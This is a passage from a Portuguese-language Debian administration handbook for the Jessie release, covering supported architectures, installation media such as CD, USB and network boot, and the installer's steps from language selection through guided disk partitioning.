Irix	mips
OS X	amd64, powerpc, i386
z/OS, MVS	s390x, s390
Solaris, SunOS	sparc, i386, m68k
Ultrix	mips
VMS	alpha
Windows 95/98/ME	i386
Windows NT/2000	i386, alpha, ia64, mipsel
Windows XP / Windows Server 2008	i386, amd64, ia64
Windows Vista / Windows 7 / Windows 8	i386, amd64

Tabela 3.1 Arquitetura e respectivo sistema operacional

o HARDWARE dos PCs de 64 bit vs 32 bit

Computadores mais novos tem processadores Intel ou AMD de 64 bits, compatíveis com os antigos processadores de 32 bits; o software compilado para arquitetura “i386” então funciona. Por outro lado, este modo de compatibilidade não explora completamente as capacidades destes novos processadores. É por isto que o Debian fornece a arquitetura amd64, que funciona com chips AMD recentes. Assim como processadores “em64t” da Intel (incluindo a maioria da série Core), que são muito similares aos processadores AMD64.

3.2.5. Instalando e Configurando os Serviços Selecionados

Depois do Debian instalado, devemos instalar e configurar um a um os serviços que o computador vai hospedar. A nova configuração deve levar em consideração a anterior para garantir uma transição suave. Toda a informação coletada nos primeiros dois passos será útil para completar com sucesso esta parte.




Figura 3.3 Instalar os serviços selecionados

Antes de pular de cabeça neste exercício, é fortemente recomendado que você leia o restante deste livro. Depois disto, você terá um conhecimento mais preciso de como configurar os serviços esperados.

Instalação
Particionamento
Formatando
Sistema de Arquivos
Setor de Inicialização
Detecção de
Hardware



Instalação

4

Métodos de Instalação 50

Instalando, Passo a Passo 53

Depois do primeiro Boot 70

Para utilizar o Debian, você precisa instalá-lo em um computador; esta tarefa é feita pelo programa debian-installer. Uma instalação correta envolve muitas operações. Este capítulo revisa as mesmas em ordem cronológica.

Um curso rápido no apêndice

Instalar um computador é sempre mais simples quando você está familiarizado com seu funcionamento. Se você não está, faça um desvio rápido para Apêndice B, [Curso Rápido de Reparação](#) [461] antes de ler este capítulo.

O instalador para *Jessie* é baseado no `debian-installer`. Seu projeto modular permite que o mesmo trabalhe em diversos cenários e evolua e se adapte a mudanças. Apesar das limitações implícitas devido a necessidade de suportar um grande número de arquiteturas, este instalador é muito acessível aos iniciantes, já que o mesmo ajuda o usuário em cada estágio do processo. Detecção automática de hardware, particionamento guiado, e interfaces gráficas resolveram a maioria dos problemas que os novatos enfrentam durante os primeiros anos no Debian.

A instalação precisa de 80 MB de RAM (Memória de Acesso Randômico) e pelo menos 700 MB de espaço no disco rígido. Todos os computadores da Falcot cumprem esses critérios. Note, entretanto, que esse cenário se aplica a uma instalação muito limitada do sistema sem nenhuma interface gráfica. Um mínimo de 512 MB de RAM e 5GB de espaço no disco rígido são recomendados para uma estação de trabalho.

ATENÇÃO

Atualizando a partir do Wheezy

Se você já tem o Debian Wheezy instalado em seu computador, este capítulo não é para você! Ao contrário de outras distribuições, o Debian permite atualizar o sistema de uma versão para a próxima sem precisar reinstalar o sistema. Reinstalar, além de ser desnecessária, pode ser perigosa, já que pode remover programas já instalados.

O processo de atualização será descrito em Seção 6.6, “[Atualizando de uma Versão Estável para a Próxima](#)” [127].

4.1. Métodos de Instalação

Um sistema Debian pode ser instalado a partir de diversos tipos de mídia, desde que a BIOS da máquina permita. Você pode exemplo inicializar com um CD-ROM, um pendrive, ou até mesmo pela rede.

BIOS, a interface do hardware/programa

BIOS (sigla de Basic Input/Output System) é um software que é incluído na placa mãe (A placa eletrônica que conecta todos os periféricos) e é executado quando o computador liga, para carregar um sistema operacional (via um gerenciador de boot adaptado). Ele roda nos bastidores para fornecer uma interface entre o hardware e o software (no nosso caso, o núcleo do Linux).

4.1.1. Instalando a partir do CD-ROM/DVD-ROM

O método mais amplamente usado para a instalação é a partir do CD-ROM (ou DVD-ROM, que se comporta exatamente igual): o computador é inicializado a partir desta mídia e o programa de instalação toma o controle.

Diferentes famílias de CD-ROMs tem propósitos diferentes: *netinst* (network installation - instalação pela rede) contém o instalador e o sistema Debian básico; todos os outros programas são baixados. Sua “imagem”, ou seja, o sistema de arquivos ISO-9660 que contém o conteúdo exato do disco, usa somente entre 150 e 280 MB (dependendo da arquitetura). Por outro lado, o conjunto completo oferece todos os pacotes e permite uma instalação em um computador que não tem acesso à Internet; ele requer em torno de 84 CD-ROMs (ou 12 DVD-ROMs, ou dois discos Blu-ray). Mas os programas são divididos entre os discos de acordo com sua popularidade e importância; os primeiros três discos são suficientes para a maioria das instalações, já que neles tem os softwares mais usados.

Existe um último tipo de imagem, conhecido como *mini.iso*, que está disponível apenas como um “subproduto” do instalador. A imagem apenas contém o mínimo necessário para configurar a rede e todo o resto é baixado (incluindo as partes do próprio instalador, o que explica o porque dessas imagens tenderem a falhar quando uma nova versão do instalador é lançada). essas imagens podem ser encontradas nos espelhos normais do Debian sob o diretório *dists/lançamento/main/installer-arch/current/images/netboot/*.

DICA

Discos multi-arquiteturas

A maioria dos CD- e DVD-ROMs trabalham somente com uma arquitetura específica. Se você deseja baixar a imagens completas, você deve se preocupar em escolher aquelas que funcionam com o hardware do computador no qual você pretende instalá-las.

Algumas imagens de CD/DVD-ROM podem funcionar em várias arquiteturas. Temos uma imagem de CD-ROM combinando a imagem *netinst* das arquiteturas *i386* e *amd64*. Também existe uma imagem de DVD-ROM que contém o instalador e uma seleção de pacotes binários para *i386* e *amd64*, assim como os pacotes fonte correspondentes.

Para obter as imagens de CD-ROM do Debian, você precisa claramente baixá-las e queimar a mesma em um disco. Você poderia também comprá-la, e, assim, prover um pouco de suporte financeiro ao projeto. Verifique o site para ver a lista de imagens de CD-ROM e os sites de para baixá-las.

➡ <http://www.debian.org/CD/index.html>

4.1.2. Iniciando a partir de um pendrive

Como a maioria dos computadores são capazes de inicializar a partir de dispositivos USB, você pode também instalar o Debian a partir de um pendrive USB (isso nada mais é do que um pequeno disco de memória flash).

O manual de instalação explica como criar um dispositivo USB que contenha o *debian-installer* (instalador debian). O procedimento é bastante simples porque imagens ISO para as arquiteturas *i386* e *amd64* agora são imagens híbridas que podem inicializar a partir de um CD-ROM ou de um dispositivo USB.

Você deve primeiro identificar o nome do dispositivo da “USB key”(ex: /dev/sdb); o jeito mais simples de fazer isto é verificar as mensagens enviadas pelo núcleo (“kernel”) usando o co-

mando `dmesg`. Então você deve copiar a imagem ISO previamente baixada (por exemplo `debian-8.0.0-amd64-i386-netinst.iso`) com o comando `cat debian-8.0.0-amd64-i386-netinst.iso >/dev/sdb; sync`. Este comando requer direito de administrador, já que acessa o "USB key" diretamente e apaga o seu conteúdo sem conferir.

Uma explicação mais detalhada está disponível no manual de instalação. Entre outras coisas, ele descreve um método alternativo de preparar uma "USB key" que é mais complexo, mas que permite personalizar as opções padrão do instalador (aqueles configuradas na linha de comando do kernel).

→ <http://www.debian.org/releases/stable/amd64/ch04s03.html>

4.1.3. Instalando via inicialização pela rede

Muitas BIOS permitem iniciar diretamente da rede baixando um kernel e uma imagem de sistema de arquivos mínima. Este método (que tem muitos nomes, tal como inicialização PXE ou TFTP) pode ser um salva-vidas se o computador não tem um leitor de CD-ROM, ou se a BIOS não pode iniciar por outros meios.

Este método de instalação funciona em dois passos. Primeiro, quando iniciando o computador, a BIOS (ou a placa de rede) envia um pedido BOOTP/DHCP para automaticamente adquirir um endereço IP. Quando um servidor BOOTP ou DHCP retorna uma resposta, ele inclui um nome de arquivo, assim como configurações de rede. Depois da rede configurada, o computador cliente envia um pedido TFTP (Trivial File Transfer Protocol) para um arquivo cujo nome foi previamente indicado. Quando o arquivo é recebido, ele é executado como se estivesse num carregador de inicialização ("bootloader"). Ele então lança o instalador Debian, que é executado como se estivesse num disco, CD-ROM ou "USB key".

Todos os detalhes deste método estão disponíveis no guia de instalação (seção "Preparando os arquivos para Inicialização em Rede com TFTP").

→ <http://www.debian.org/releases/stable/amd64/ch05s01.html#boot-tftp>

→ <http://www.debian.org/releases/stable/amd64/ch04s05.html>

4.1.4. Outros métodos de instalação

Quando temos que instalar de forma personalizada um grande número de computadores, geralmente escolhemos um método automatizado ao invés de um manual. Dependendo da situação e da complexidade das instalações a serem feitas, podemos usar um FAI (Fully Automatic Installer, ou Instalador Totalmente Automático, descrito em Seção 12.3.1, "Instalador Completamente Automático (FAI)" [352]), ou mesmo um CD de instalação personalizado com "preseeding" (veja Seção 12.3.2, "Preseeding Debian-Installer" [353]).

4.2. Instalando, Passo a Passo

4.2.1. Ligando e iniciando o Instalador

Uma vez que a BIOS começou a iniciar do CD- ou DVD-ROM, o menu do carregador de boot Isolinux aparecerá. Neste ponto, o kernel do Linux ainda não está carregado; este menu permite escolher o kernel para iniciar e passar parâmetros possíveis para serem transferidos a ele no processo.

Para uma instalação padrão, você pode escolher “Install” ou “Graphical install” (com as setas), então pressionar a tecla Enter para iniciar o restante do processo de instalação. Se o DVD-ROM é um disco “Multi-arch”, e a máquina tem um processador Intel ou AMD 64 bit, as opções de menu “64 bit install” e “64 bit graphical install” habilitam a instalação da variante 64 bit (*amd64*) no lugar da variante 32 bit padrão (*i386*). Na prática, a versão de 64 bits quase sempre pode ser utilizada: a maioria dos processadores recentes são processadores de 64 bits e a versão 64 bit funciona melhor com a grande quantidade de RAM que os novos computadores tendem a ter.

SE APROFUNDANDO

32 ou 64 bits?

A diferença fundamental entre sistemas de 32 e 64 bits é o tamanho dos endereços de memória. Teoricamente, um sistema de 32 bits não pode trabalhar com mais de 4 GB de RAM (2^{32} bytes). Na prática, é possível contornar essa limitação usando a variante do núcleo chamada 686-pae, se o processador entende a funcionalidade PAE (Physical Address Extension). Entretanto, usar este recurso traz um grande impacto no desempenho do sistema. É por isso que é útil para usar o modo de 64 bits num servidor com uma grande quantidade de RAM.

Para um computador de escritório (onde uns poucos porcentos de diferença na performance é desprezível), você deve ter em mente que alguns programas proprietários não estão disponíveis em versões de 64 bits (como o Skype, por exemplo). É tecnicamente possível fazê-los funcionar em sistemas de 64 bits, mas você terá que instalar as versões de 32 bits com todas bibliotecas necessárias (veja Seção 5.4.5, “[Suporte Multi-Arqu](#)” [98]), e às vezes usar `setarch` ou `linux32` (no pacote `util-linux`) para enganar as aplicações quanto à natureza do sistema.

NA PRÁTICA

Instalação lado a lado com um sistema Windows

Se o computador já roda Windows, não precisa removê-lo para instalar o Debian. Você pode ter ambos os sistemas juntos, cada um instalado num disco ou partição separados, e escolher qual iniciar quando der boot no computador. Este configuração é conhecida como duplo boot (“dual boot”), e o sistema de instalação do Debian pode configurar isto. Isto é feito durante o estágio de particionamento do disco rígido e durante a configuração do carregador de boot (veja as barras laterais [diminuindo uma partição do Windows](#) [64] and [Carregador de boot e dual boot](#) [70]).

Se você já tem um sistema Windows em funcionamento, você pode evitar gastar um CD-ROM; O Debian oferece um programa Windows que irá baixar um instalador leve do Debian e configurá-lo no disco rígido. Você somente precisará então reiniciar o computador e escolher entre inicializar normalmente o Windows ou inicializar o programa de instalação. Você também pode encontrá-lo em uma página web dedicada que tem um nome bem intuitivo...

- ▶ <http://ftp.debian.org/debian/tools/win32-loader/stable/>
- ▶ <http://www.goodbye-microsoft.com/>

Carregador de inicialização

O carregador de inicialização é um programa de baixo nível que é responsável por inicializar o kernel Linux logo após a BIOS passar para ele o controle. Para realizar esta tarefa, ele deve ser capaz de localizar o kernel Linux para inicializar no disco. Nas arquiteturas i386 e amd64, os dois programas mais utilizados para realizar esta tarefa são o LILO, o mais velho dos dois, e o GRUB, seu substituto moderno. Isolinux e Syslinux são alternativas frequentemente utilizadas para inicializar de mídias removíveis.

Cada opção do menu esconde uma linha de comando de inicialização específica, que pode ser configurada conforme a necessidade ao pressionar a tecla TAB antes de validar a opção e iniciar. A opção "Ajuda" do menu mostra a antiga interface de linha de comando, onde as teclas F1 a F10 exibem diferentes telas de ajuda detalhando as várias opções disponíveis no terminal. Você raramente irá utilizar esta opção, exceto em casos muito específicos.

O modo "avançado"(acessível no menu "Opções avançadas") detalha todas as opções possíveis no processo de instalação, e possibilita a navegação entre os vários passos sem que eles aconteçam automaticamente em sequência. Seja cuidadoso, este modo muito detalhado pode ser confuso devido as muitas opções de configuração que ele oferece.



Figura 4.1 Tela de inicialização

Uma vez inicializado, o programa de instalação guia você passo a passo pelo processo. Esta seção apresenta cada um desses passos em detalhe. Aqui seguimos o processo de instalação de um DVD-ROM Multi-Arquitetura (mais especificamente, a versão beta4 do instalador para Jessie); instalações *netinst*, bem como a versão final do instalador, podem ser ligeiramente diferentes. Também falaremos da instalação no modo gráfico, mas a única diferença da "clássica"(modo texto) está na aparência visual.

4.2.2. Selecionando o idioma

O programa de instalação começa em inglês, mas o primeiro passo permite ao usuário escolher o idioma que será usado no resto do processo. Escolher o português do Brasil, por exemplo, fornecerá uma instalação totalmente traduzida para o português do Brasil (e um sistema configurado em português como resultado). Esta escolha também é usada para definir opções de padrão mais relevantes nas fases subsequentes (principalmente o layout de teclado).

DE VOLTA AO BÁSICO

Navegando com o teclado

Alguns passos no processo de instalação requerem que você entre com informações. Estas telas tem muitas áreas que podem "ter foco"(áreas de entrada de texto, caixas de seleção, lista de escolhas, botões OK e Cancelar), e a tecla TAB permite que você mova de uma para outra.

No modo gráfico, você pode usar o mouse como usaria normalmente em um instalador gráfico de desktop.




Figura 4.2 Selecionando o idioma

4.2.3. Selecionando o país

O segundo passo consiste em escolher seu país. Combinado com o idioma, esta informação possibilita ao programa oferecer o padrão de teclado mais apropriado. Isto também influencia a configuração do fuso horário. Nos Estados Unidos, o padrão de teclado QWERTY é sugerido, e uma opção com os fusos horários adequados é oferecida.



Figura 4.3 Selecionando o país

4.2.4. Selecionando o padrão do teclado

O teclado "Inglês Americano" corresponde ao padrão QWERTY usual.




Figura 4.4 Escolha do teclado

4.2.5. Detectando o Hardware

Este passo é completamente automático na vasta maioria dos casos. O instalador detecta seu hardware e tenta identificar o dispositivo de CD-ROM utilizado para acessar seu conteúdo. Ele carrega os módulos correspondentes aos vários componentes de hardware detectados e então "monta" o CD-ROM para lê-lo. Os passos anteriores estavam completamente contidos na imagem de inicialização incluída no CD, um arquivo de tamanho limitado e carregado na memória pela

BIOS ao inicializar do CD.

O instalador pode trabalhar com a vasta maioria dos dispositivos, especialmente periféricos ATAPI (algumas vezes chamados IDE e EIDE). Entretanto, se a detecção do leitor de CD-ROM falha, o instalador oferece a escolha de carregar um módulo do núcleo (por exemplo de um dispositivo USB) correspondendo ao driver de CD-ROM.

4.2.6. Carregando componentes

Com os conteúdos do CD agora disponíveis, o instalador carrega todos os arquivos necessários para continuar seu trabalho. Isso inclui drivers adicionais para os dispositivos restantes (especialmente a placa de rede), assim como todos os componentes do programa de instalação.

4.2.7. Detectando Dispositivos de Rede

Este passo automático tenta identificar a placa de rede e carregar o módulo correspondente. Se a detecção automática falha, você pode selecionar manualmente o módulo a carregar. Se nenhum módulo funciona, é possível carregar um módulo específico de um dispositivo removível. Esta última solução geralmente só é necessária se o driver apropriado não está incluído no kernel Linux padrão, mas disponível em outro lugar, como a página web do fabricante.

Este passo deve definitivamente obter sucesso para as instalações *netinst*, já que os pacotes Debian devem ser carregados da rede.

4.2.8. Configurando a Rede

Para automatizar o processo tanto quanto possível, o instalador tenta configurar uma configuração automática de rede por descoberta de rede DHCP (para IPv4) e por IPv6. Se isso falhar, ele oferece mais opções: tentar de novo com uma configuração DHCP normal, tentando uma configuração DHCP declarando o nome da máquina, ou definir uma configuração de rede estática.

Esta última opção requer um endereço IP, uma máscara de sub-rede, um endereço IP para um possível gateway, um nome de máquina, e um nome de domínio.

Configuração sem DHCP	DICA Se a rede local é equipada com um servidor DHCP que você não deseja utilizar porque você prefere definir um endereço IP estático para a máquina durante a instalação, você pode adicionar a opção <code>netcfg/use_dhcp=false</code> ao inicializar de um CD-ROM. Você somente precisa ir para a opção desejada do menu pressionando a tecla TAB e adicionar a opção desejada antes de pressionar a tecla Enter.
Não improvise	ATENÇÃO Muitas redes locais são baseadas em uma suposição implícita que todas as máquinas são confiáveis, e configurações inadequadas de um único computador irão frequentemente perturbar toda a rede. Como resultado, não conecte sua máquina em uma rede sem primeiramente consultar o administrador sobre as configurações apropriadas (por exemplo, o endereço IP, máscara de rede e endereços de broadcast).

4.2.9. Senha do administrador

A conta do superusuário root, reservada para o administrador da máquina, é automaticamente criada durante a instalação. É por isto que uma senha é pedida. O instalador também pede por uma confirmação da senha para prevenir qualquer erro de digitação que poderia ser difícil de corrigir posteriormente.




Figura 4.5 Senha do administrador

SEGURANÇA	
Senha do administrador	A senha do usuário root deve ser longa (8 caracteres ou mais) e impossível de adivinhar. De fato, qualquer computador (e com mais razão qualquer servidor) conectado à internet é regularmente alvo de tentativas de conexões automatizadas com as senhas mais óbvias. Algumas vezes ele ainda pode ser alvo de ataques de dicionário, em que várias combinações de palavras e números são testadas como senhas. Evite usar nomes de filhos ou pais, datas de nascimento, etc.: muitos de seus colegas de trabalho podem conhecê-lo e você raramente quer dar a eles livre acesso ao computador em questão. Estas observações são igualmente aplicáveis para senhas de outros usuários, mas as consequências de uma conta comprometida são menos drásticas para usuários sem privilégios administrativos. Se estiver faltando inspiração, não hesite em usar geradores de senha, como o pwgen (no pacote de mesmo nome).

4.2.10. Criando o Primeiro Usuário

O Debian também impõe a criação de uma conta de usuário padrão para que o administrador não adquira o mau hábito de trabalhar como root. O princípio da precaução, essencialmente,

significa que cada tarefa é executada com os privilégios mínimos necessários, a fim de limitar os danos causados por erro humano. Por isso, o instalador vai pedir o nome completo do usuário primeiro, seu nome de usuário e sua senha (duas vezes, para evitar o risco de entrada errada).




Figura 4.6 Nome do primeiro usuário

4.2.11. Configurando o relógio

Se a rede estiver disponível, o relógio interno do sistema é atualizado (uma única vez) a partir de um servidor NTP. Desse modo, os registros de tempo nos relatórios estarão corretos desde a primeira inicialização. Para que eles permaneçam consistentemente precisos ao longo do tempo, um serviço (daemon) NTP precisa ser configurado após a instalação inicial (veja Seção 8.9.2, “Sincronização de Tempo” [174]).

4.2.12. Detectando Discos e Outros Dispositivos

Este passo automaticamente detecta os discos rígidos nos quais o Debian pode ser instalado. Eles serão apresentados no próximo passo: particionamento.

4.2.13. Iniciando a Ferramenta de Partição

CULTURA	O particionamento, um passo indispensável na instalação, consiste em dividir o espaço disponível nos discos rígidos (cada subdivisão sendo chamada de “partição”) de acordo com os dados armazenados neles e a utilização para a qual se pretende utilizar o computador. Este passo também inclui escolher os sistemas de arquivos a
Usos do particionamento	

serem utilizados. Todas estas decisões terão influência na performance, segurança de dados e na administração do servidor.

O passo de particionamento é tradicionalmente difícil para novos usuários. É necessário definir as várias porções dos discos (ou "partições") em que os sistemas de arquivos do Linux e a memória virtual (área de troca) serão armazenados. Esta tarefa é complicada se outro sistema operacional que você queira manter já está na máquina. De fato, você terá que ter certeza de não alterar as partições dele (ou que você redimensione elas sem causar danos).

Felizmente, o programa de particionamento tem um modo "guiado" que recomenda partições para o usuário fazer - na maioria dos casos, você pode simplesmente validar as sugestões do programa.




Figura 4.7 Escolha do modo de particionamento

A primeira tela na ferramenta de particionamento oferece a opção de usar todo o disco rígido para criar várias partições. Para um computador (novo) que irá utilizar somente Linux, esta opção é claramente a mais simples, e você pode escolher a opção "Assistido - utilizar todo o disco". Se o computador tem dois discos rígidos para dois sistemas operacionais, selecione um disco para cada também é uma solução que pode facilitar o particionamento. Em ambos os casos, a próxima tela oferece a escolha do disco onde o Linux será instalado ao selecionar a opção correspondente (por exemplo, "SCSI3 (0,0,0) (sda) - 12.9 GB ATA VBOX HARDDISK"). Você então inicia o particionamento assistido.




Figura 4.8 Disco a utilizar para particionamento guiado

Assistente de particionamento também pode criar volumes lógicos LVM em vez de partições (veja abaixo). Uma vez que o restante da operação é o mesmo, não vamos passar por cima da opção "Guiado - usar o disco inteiro e configurar LVM"(criptografado ou não).

Em outros casos, quando o Linux deve trabalhar ao lado de outras partições já existentes, você precisa escolher o particionamento manual.

Particionamento assistido

A ferramenta de particionamento guiada oferece três métodos de particionamento, que correspondem a diferentes usos.




Figura 4.9 Particionamento assistido

O primeiro método é chamado de "Todos os arquivos em uma partição". Toda a árvore do sistema Linux são armazenados em um único sistema de arquivos, o que corresponde ao diretório raiz `/`. Este particionamento simples e robusto se encaixa perfeitamente para sistemas pessoais ou de um único usuário. Na verdade, serão criadas duas partições: a primeira vai abrigar o sistema completo, a segunda a memória virtual (`swap`).

O segundo método, "Partição `/home/` separada", é similar, mas divide a hierarquia de diretórios em dois: uma partição contém o sistema Linux (`/`), e a segunda contém os "diretórios de usuário" (ou seja, os dados dos usuários, arquivos e subdiretórios disponíveis em `/home/`).

O último método de particionamento, chamado "partições `/home`, `/var` e `/tmp` separadas", é apropriado para servidores e sistemas multi-usuário. Ele divide a árvore de diretórios em várias partições: Além das partições raiz (`/`) e de contas de usuários (`/home/`), também tem partições para dados de software servidor (`/var/`) e arquivos temporários (`/tmp/`). Estas divisões têm várias vantagens. Os usuários não podem travar o servidor consumindo todo o espaço disponível no disco rígido (eles só podem lotar o `/tmp/` e o `/home/`). Os dados dos daemons (especialmente os logs) já não podem paralisar o resto do sistema.

